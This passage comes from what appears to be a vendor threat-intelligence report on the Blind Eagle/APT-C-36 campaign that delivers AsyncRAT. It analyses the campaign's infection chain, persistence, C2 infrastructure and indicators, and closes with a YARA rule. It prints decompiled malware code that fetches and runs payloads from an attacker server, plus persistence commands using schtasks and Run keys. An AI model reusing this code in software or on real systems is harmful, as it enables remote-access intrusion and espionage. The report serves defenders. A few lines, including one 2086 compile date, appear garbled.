



Figure 13: Sequence of loaded DLLs after PowerShell execution

The following image is part of all the behavior described above, related to the first DLL loaded using the PowerShell command spawned by the VBS Script and calling the 'VAI' method.



```
// Fiber.Home
// Token: 0x06000010 RID: 16 RVA: 0x00002134 File Offset: 0x00000334
public static void VAI(object QBXtX)
{
    try
    {
        if (!File.Exists("C:\\Windows\\Temp\\OneDrive.vbs"))
        {
            new Process
            {
                StartInfo = new ProcessStartInfo
                {
                    WindowStyle = ProcessWindowStyle.Hidden,
                    FileName = "C:\\Windows\\System32\\WindowsPowershell\\v1.0\\powershell.exe",
                    Arguments = " -WindowStyle Hidden Copy-Item -Path *.vbs -Destination C:\\Windows\\Temp\\OneDrive.vbs"
                }
            }.Start();
        }
        ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
        int num = 0;
        for (;;)
        {
            switch (num)
            {
            case 0:
            {
                string text = new WebClient
                {
                    Encoding = Encoding.UTF8
                }.DownloadString(Strings.StrReverse("slx.pmuR/pmur/351.671.471.271//:ptth"));
                num = 1;
                continue;
            }
            case 1:
            {
                string text = Strings.StrReverse(text);
                num = 2;
                continue;
            }
            case 2:
            {
                string text = text.Replace("♛➢❤", "A");
                num = 3;
                continue;
            }
            case 3:
            {
                WebClient webClient = new WebClient();
                webClient.Encoding = Encoding.UTF8;
                string address = Strings.StrReverse(Conversions.ToString(QBXtX)).Replace("(ø+(*", "b").Replace("}▒ú(}!", "c").Replace("➢ø◆}4", "d").Replace("(
                  ("◆Π}◆√=≠:ø", "t").Replace("(ú∞()", "1").Replace("ú*@@(øú(", "2").Replace("*+↔↓}δ▒➢", ":").Replace("➢:#≠*●*4", "/").ToString();
                string text2 = webClient.DownloadString(address);
                num = 4;
                continue;
            }
```

Figure 14: Part of the method VAI previously called by PowerShell

As mentioned, Fsociety.dll is used to load the final payload of AsyncRAT, which is downloaded from Discord.

Blind Eagle mainly uses AsyncRAT, njRAT, QuasarRAT, LimeRAT, and RemcosRAT in its campaigns. A RAT is a remote access tool a network admin may use to remotely administrate the node. So a malicious RAT installed on a victim's machine enables the threat actor to connect to the infected endpoint any time they like, and to perform any operations they desire.

```
case 8:
{
    string text;
    string text2;
    string str;
    AppDomain.CurrentDomain.Load(Convert.FromBase64String(text)).GetType("Fsociety.Tools").GetMethod("Ande").Invoke(null, new object[]
    {
        str + "\\RegSvcs.exe",
        Convert.FromBase64String(text2)
    });
    num = 9;
    continue;
}
}
break;
```

AsyncRAT Payload

Figure 15: Fsociety.dll is used to load AsyncRAT in memory

The "Ande" function called in the Fsociety.dll contains the following code:

```
public static bool Ande(string path, byte[] data)
{
    int num = 1;
    checked
    {
        bool result;
        for (;;)
        {
            int num2 = num;
            for (;;)
            {
                int num3;
                switch (num2)
                {
                case 0:
                    goto IL_BB;
                case 1:
                    num3 = 1;
                    num2 = 0;
                    if (<Module>{78ca7b83-2842-4c6c-a9ba-c5363be5f493}.m_40fe8eeae128465cadc20c3f2283532a.m_152262ba617d4abb964114e39788a276 == 0)
                    {
                        num2 = 0;
                        continue;
                    }
                    continue;
                case 2:
                    result = true;
                    num2 = 3;
                    if (<Module>{78ca7b83-2842-4c6c-a9ba-c5363be5f493}.m_40fe8eeae128465cadc20c3f2283532a.m_9e81165db6774a15b5298d16dd7cab55 == 0)
                    {
                        num2 = 2;
                        continue;
                    }
                    continue;
                case 3:
                    return result;
                case 4:
                    return result;
                case 5:
                    break;
                case 6:
                    goto IL_111;
                case 7:
                    goto IL_BB;
                case 8:
                    if (num3 <= 5)
                    {
                        goto Block_2;
                    }
                    goto IL_111;
                default:
                    goto IL_BB;
                }
                IL_64:
                num3++;
                num2 = 8;
                continue;
                IL_111:
                result = false;
                num2 = 4;
                continue;
                IL_BB:
                if (!Tools.p3rlsk5seTUDEq4Y3q(path, string.Empty, data, true))
                {
                    goto IL_64;
                }
                num2 = 2;
                if (<Module>{78ca7b83-2842-4c6c-a9ba-c5363be5f493}.m_40fe8eeae128465cadc20c3f2283532a.m_4c308eebde764985a08766ff1c7e62a2 != 0)
```

Figure 16: Fsociety DLL code

Hashes (md5, sha-256)	C75F9D3DA98E57B973077FDE8EC3780F 5399BF1F18AFCC125007D127493082005421C5DDEBC34697313D62D8BC88DAEC
File Name	Fiber.dll (Dll.ppam)
File Size	10240 bytes
Compiled	Thu Feb 02 21:43:24 2023 | UTC

Hashes (md5, sha-256)	07AF8778DE9F2BC53899AAC7AD671A72 03B7D19202F596FE4DC556B7DA818F0F76195912E29D728B14863DDA7B91D9B5
File Name	Fsociety.dll (Rump.xls)
File Size	25600 bytes
Compiled	Sat May 18 00:13:09 2086 | UTC

Hashes (md5, sha-256)	5E518B80C701E17259F3E7323EFFC83F 64A08714BD5D04DA6E2476A46EA620E3F7D2C8A438EDA8110C3F1917D63DFCFC
File Name	Stub.exe (AsyncRAT payload)
File Size	26080 bytes
Compiled	Sun May 10 05:24:51 2020 | UTC

AsyncRAT contains a configuration method with information that is used during the intrusion attempt. This information is encrypted using Base64 and AES256.

```
namespace Client
{
    // Token: 0x02000003 RID: 3
    public static class Settings
    {
        // Token: 0x06000003 RID: 3 RVA: 0x000026F8 File Offset: 0x000008F8
        public static bool InitializeSettings()
        {
            bool result;
            try
            {
                Settings.Key = Encoding.UTF8.GetString(Convert.FromBase64String(Settings.Key));
                Settings.aes256 = new Aes256(Settings.Key);
                Settings.Ports = Settings.aes256.Decrypt(Settings.Ports);
                Settings.Hosts = Settings.aes256.Decrypt(Settings.Hosts);
                Settings.Version = Settings.aes256.Decrypt(Settings.Version);
                Settings.Install = Settings.aes256.Decrypt(Settings.Install);
                Settings.MTX = Settings.aes256.Decrypt(Settings.MTX);
                Settings.Pastebin = Settings.aes256.Decrypt(Settings.Pastebin);
                Settings.Anti = Settings.aes256.Decrypt(Settings.Anti);
                Settings.BDOS = Settings.aes256.Decrypt(Settings.BDOS);
                Settings.Group = Settings.aes256.Decrypt(Settings.Group);
                Settings.Hwid = HwidGen.HWID();
                Settings.Serversignature = Settings.aes256.Decrypt(Settings.Serversignature);
                Settings.ServerCertificate = new X509Certificate2(Convert.FromBase64String(Settings.aes256.Decrypt(Settings.Certificate)));
                result = Settings.VerifyHash();
            }
            catch
            {
                result = false;
            }
            return result;
        }
```

Figure 17: AsyncRAT configuration encrypted

Once the configuration is decrypted, it contains information about the Command-and-Control (C2) to transfer commands and files between client and server.

```
AsyncRAT Ports: 1543
AsyncRAT Hosts: asy1543.duckdns.org
AsyncRAT Version: 0.5.7B
AsyncRAT Install: false
AsyncRAT MTX: AsyncMutex_6SI8OkPnk
AsyncRAT Anti: false
AsyncRAT Pastebin: null
AsyncRAT BDOS: false
AsyncRAT Group: New25
```

Figure 18: AsyncRAT configuration decrypted

Also, between the configuration, it was possible to obtain the X.509 certificates used for communication with the C2.

```
Algorithm ID:     SHA512withRSA
Validity
  Not Before:     24/07/2020 16:25:45 (dd-m
  Not After:      31/12/9999 23:59:59 (dd-m
Issuer
  CN = AsyncRAT Server
Subject
  CN = AsyncRAT Server
Public Key
  Algorithm:      RSA
```

Figure 19: Certificate extracted from the AsyncRAT config

AsyncRAT can establish persistence in two different ways, depending on whether a user loaded it with admin privileges or not. A copy of itself is first created under C:\Users\<user>\AppData\Roaming\MRR.exe.

Stub.exe	8864	CreateFile	C:\Users\eric\AppData\Roaming\MRR.exe
Stub.exe	8864	CreateFile	C:\Users\eric\AppData\Roaming\MRR.exe
Stub.exe	8864	WriteFile	C:\Users\eric\AppData\Roaming\MRR.exe

Figure 20: Creation of MRR in AppData folder

1. If the user who executed it was an admin, then AsyncRAT can create a scheduled task using the process schtasks.exe, with the following command line:

a. "C:\Windows\System32\cmd.exe" /c schtasks /create /f /sc onlogon /rl highest /tn "MRR" /tr '"C:\Users\<user>\AppData\Roaming\MRR.exe"' & exit'

Stub.exe (6776)	C:\Users' \Desktop\Stub\Stub.exe	
cmd.exe (1100)	Windows Comman...	C:\Windows\SysWOW64\cmd.exe
Conhost.exe (1584)	Console Window H...	C:\Windows\System32\Conhost.exe
schtasks.exe (1276)	Task Scheduler Co...	C:\Windows\SysWOW64\schtasks.exe

Figure 21: Execution of schtasks.exe via cmd.exe

Parent PID:	6776
Command line:	"C:\Windows\System32\cmd.exe" /c schtasks /create /f /sc onlogon /rl highest /tn "MRR" /tr '"C:\Users\ \AppData\Roaming\MRR.exe"' & exit

Figure 22: Command line executed to create scheduled task and run AsyncRAT

2. If the user is not an admin, then AsyncRAT can create a registry key to execute the binary every time the system is started:

a. Key: KCU\Software\Microsoft\Windows\CurrentVersion\Run\MRR
b. Value: C:\Users\<user>\AppData\Roaming\MRR.exe




Figure 23: Registry key created to execute the AsyncRAT Payload

An interesting part that always happens, regardless of whether the user is admin or not, is the creation of a .bat file in the user's Temp directory to perform the following actions:

a. Timeout.exe execution for three seconds
b. Run the AsyncRAT payload from AppData folder
c. Delete the .bat file




Figure 24: tmp file creation in the Temp directory




Figure 25: Execution of cmd.exe to load the .bat file from tmp folder

We could determine that the .bat filename is randomly generated using the regular expression after several executions of this sample. The structure is like the next one: .*tmp[a-zA-Z1-9]{4}.tmp.bat.

```
if (fileName != fileInfo.FullName)
{
    foreach (Process process in Process.GetProcesses())
    {
        try
        {
            if (process.MainModule.FileName == fileInfo.FullName)
            {
                process.Kill();
            }
        }
        catch
        {
        }
    }
    if (Methods.IsAdmin())
    {
        Process.Start(new ProcessStartInfo
        {
            FileName = "cmd",
            Arguments = string.Concat(new string[]
            {
                "/c schtasks /create /f /sc onlogon /rl highest /tn \"",
                Path.GetFileNameWithoutExtension(fileInfo.Name),
                "\" /tr '\"",
                fileInfo.FullName,
                "\"' & exit"
            }),
            WindowStyle = ProcessWindowStyle.Hidden,
            CreateNoWindow = true
        });
    }
    else
    {
        using (RegistryKey registryKey = Registry.CurrentUser.OpenSubKey(Strings.StrReverse("\\nuR\\noisreVtnerruC\\swodniW\\tfosorciM\\erawtfoS"), RegistryKeyPermissionCheck.ReadWriteSubTree))
        {
            registryKey.SetValue(Path.GetFileNameWithoutExtension(fileInfo.Name), "\"" + fileInfo.FullName + "\"");
        }
    }
    if (File.Exists(fileInfo.FullName))
    {
        File.Delete(fileInfo.FullName);
        Thread.Sleep(1000);
    }
    Stream stream = new FileStream(fileInfo.FullName, FileMode.CreateNew);
    byte[] array = File.ReadAllBytes(fileName);
    stream.Write(array, 0, array.Length);
    Methods.ClientOnExit();
    string text = Path.GetTempFileName() + ".bat";
    using (StreamWriter streamWriter = new StreamWriter(text))
    {
        streamWriter.WriteLine("@echo off");
        streamWriter.WriteLine("timeout 3 > NUL");
        streamWriter.WriteLine("START \"\" \"" + fileInfo.FullName + "\"");
        streamWriter.WriteLine("CD " + Path.GetTempPath());
        streamWriter.WriteLine("DEL \"" + Path.GetFileName(text) + "\" /f /q");
    }
    Process.Start(new ProcessStartInfo
    {
        FileName = text,
        CreateNoWindow = true,
        ErrorDialog = false,
        UseShellExecute = false,
        WindowStyle = ProcessWindowStyle.Hidden
```

Figure 26: Persistence methods used by AsyncRAT

Network Infrastructure

In this case, the victim's machine starts communicating with the DuckDNS server to receive and execute commands, exfiltrate information, and perform any other action desired by the threat actor. As seen in figure 18 above, the server used is asy1543.duckdns[.]org:1543.

Destination	Destination IP	Protocol	Length	Dest Port	Info
asy1543.duckdns.org	46.246.86.3	TCP	66	1543	50704 → 1543 [SYN] Seq=0 Win=51200 Len=0 MSS=1460 WS=1 SACK_PERM
10.0.2.15	10.0.2.15	TCP	60	50704	1543 → 50704 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460
asy1543.duckdns.org	46.246.86.3	TCP	54	1543	50704 → 1543 [ACK] Seq=1 Ack=1 Win=51200 Len=0
asy1543.duckdns.org	46.246.86.3	TLSv1	149	1543	Client Hello
10.0.2.15	10.0.2.15	TCP	60	50704	1543 → 50704 [ACK] Seq=1 Ack=96 Win=65535 Len=0
10.0.2.15	10.0.2.15	TCP	1331	50704	1543 → 50704 [PSH, ACK] Seq=1 Ack=96 Win=65535 Len=1277 [TCP segment of a reassembled PDU]
10.0.2.15	10.0.2.15	TLSv1	738	50704	Server Hello, Certificate, Server Key Exchange, Server Hello Done

```
0000  16 03 01 07 a4 02 00 00  51 03 01 63 dc f0 18 96   ........ Q..c....
0010  fc e5 f6 b3 fc a4 58 ca  35 1a 97 f3 a6 41 69 22   ......X. 5....Ai"
0020  7a 1f 00 c3 8f 45 ef 18  75 08 83 20 9a 26 00 00   z....E.. u.. .&..
0030  b8 43 23 b7 e7 62 bf 75  bb 4c e2 31 4a 12 68 ce   .C#..b.u .L.1J.h.
0040  80 0a ca 44 ff 00 a1 ef  a9 bd fc f9 c0 14 00 00   ...D.... ........
0050  09 00 17 00 00 ff 01 00  01 00 0b 00 04 fc 00 04   ........ ........
0060  f9 00 04 f6 30 82 04 f2  30 82 02 da a0 03 02 01   ....0... 0.......
0070  02 02 10 00 aa 73 a1 9b  ca ef 7c c3 a8 01 ac 1d   .....s.. ..|.....
0080  5f 6b c7 30 0d 06 09 2a  86 48 86 f7 0d 01 01 0d   _k.0...* .H......
0090  05 00 30 1a 31 18 30 16  06 03 55 04 03 0c 0f 41   ..0.1.0. ..U....A
00a0  73 79 6e 63 52 41 54 20  53 65 72 76 65 72 30 20   syncRAT  Server0
00b0  17 0d 32 30 30 37 32 34  31 36 32 35 34 35 5a 18   ..200724 162545Z.
00c0  0f 39 39 39 39 31 32 33  31 32 33 35 39 35 39 5a   .9999123 1235959Z
00d0  30 1a 31 18 30 16 06 03  55 04 03 0c 0f 41 73 79   0.1.0... U....Asy
00e0  6e 63 52 41 54 20 53 65  72 76 65 72 30 82 02 22   ncRAT Se rver0.."
00f0  30 0d 06 09 2a 86 48 86  f7 0d 01 01 01 05 00 03   0...*.H. ........
```

Figure 27: Communication started between victim's machine and the threat actor's C2

During our investigation, the resolution of the DuckDNS domain was changed to different IP addresses. Initially, the IP that resolves the domain was a VPN/Proxy service 46.246.86[.]3. While conducting the investigation, we discovered another IP with the same purpose, 46.246.12[.]6.

Entity	Value	Description

Domain	asy1543.duckdns[.]org:1543	Final AsyncRAT payload communication domain
IP	46.246.86[.]3	Resolution of the DuckDNS domain
IP	46.246.12[.]6	Resolution of the DuckDNS domain
URL	hxxp://172.174.176[.]153/	Web application hosting payloads used during the infection
IP	172.174.176[.]153	IP of the web application hosting payloads used during the infection

Blind Eagle/ APT-C-36 uses Dynamic DNS (DDNS) services, such as DuckDNS, for most campaigns to connect its implemented RATs to the infrastructure they control to send and receive commands. DuckDNS additionally allows for high IP resolution rotation and the launch of new subdomains under this well-known DDNS

The application web hosted under hxxp://172.174.176[.]153/ had two main directories where it stored information to be used during the intrusion as the user downloads and executes files.

The first directory was hxxp://172.174.176[.]153/dll/, storing several DLLs used during the intrusion.




Figure 28: Index of APT-C-36's /dll directory

Another directory is found at hxxp://172.174.176[.]153/rump/ and stores another DLL, in this case, related to Fsociety:

Figure 29: index of /rump directory

Targets

Blind Eagle/ APT-C-36's targets include health, public, financial, judiciary, and law enforcement entities in Colombia.

Among the countries where we have seen Blind Eagle activity in the last few months, specifically distributing the UUE file types with different themes, include:

- Colombia
- Ecuador
- Chile
- Spain

This is consistent with the use of the Spanish language in the group's spear-phishing emails. Most countries in South America use Spanish (apart from Brazil), which matches the threat actor's locale and the names in the bait document.

Attribution

APT-C-36 is a South American-based threat actor active since at least 2019. The group continues to concentrate its operations within a Hispanic geographic region, with its main targets being government institutions and other organizations primarily based in Colombia.

The use of specific tools and artifacts, along with the type and configuration of the network infrastructure documented in this report, combined with the tactics, techniques & procedures (TTPs) used to deploy them, all closely align with previously attributed campaigns by this group.

That, coupled with the geolocation and nature of the targets seen in this campaign, leads us to ascertain, at the very least, a moderate level of confidence that this campaign was conducted by APT-C-36.

Conclusions

This campaign continues to operate for the purposes of information theft and espionage. The modus operandi used has mostly stayed the same as the group's previous efforts – it is very simple, which may mean that this group is comfortable with its way of launching campaigns via phishing emails, and feels confident in using them because they continue to work.

Over the next few months, we will likely continue to see new targets for this group, using new ways to deceive their victims.

APPENDIX 1 - Applied Countermeasures

Yara Rules

```
rule targeted_BlindEagle_Loader : Fsociety
{
    meta:
        description = "Rule to detect BlindEagle malicious Loader"
        author = "The BlackBerry Research & Intelligence team"
        date = "2023-02-07"
        last_modified = "2023-02-22"
        distribution = "TLP:White"
        version = "1.0"

    strings:

                    $h0 =
{6449640053697A655F00526573657276656431004465736B746F70005469746C650064775800647759006477585 36
97A650064775953697A6500647758436F756E74436861727300647759436F756E74436861727300647746696C6C41747472}
                    $h1 =
{000004200101022901002434353136453045312D354330452D344234452D394133322D394533374532334537343236000 00C01000731
2E302E302E3000004901001A2E4E45544672616D65776F726B2C5665}

      condition:
        uint16(0) == 0x5A4D and filesize < 100KB and 1 of ($h*)

}
```

Disclaimer: *The private version of this report is available upon request. It includes but is not limited to the complete and contextual MITRE ATT&CK® mapping, MITRE D3FEND™ countermeasures, and other threat detection content for tooling, network traffic, complete IOCs list, and system behavior. Please email us at cti@blackberry.com for more information.*

About The BlackBerry Research & Intelligence Team

The BlackBerry Research & Intelligence team examines emerging and persistent threats, providing intelligence analysis for the benefit of defenders and the organizations they serve.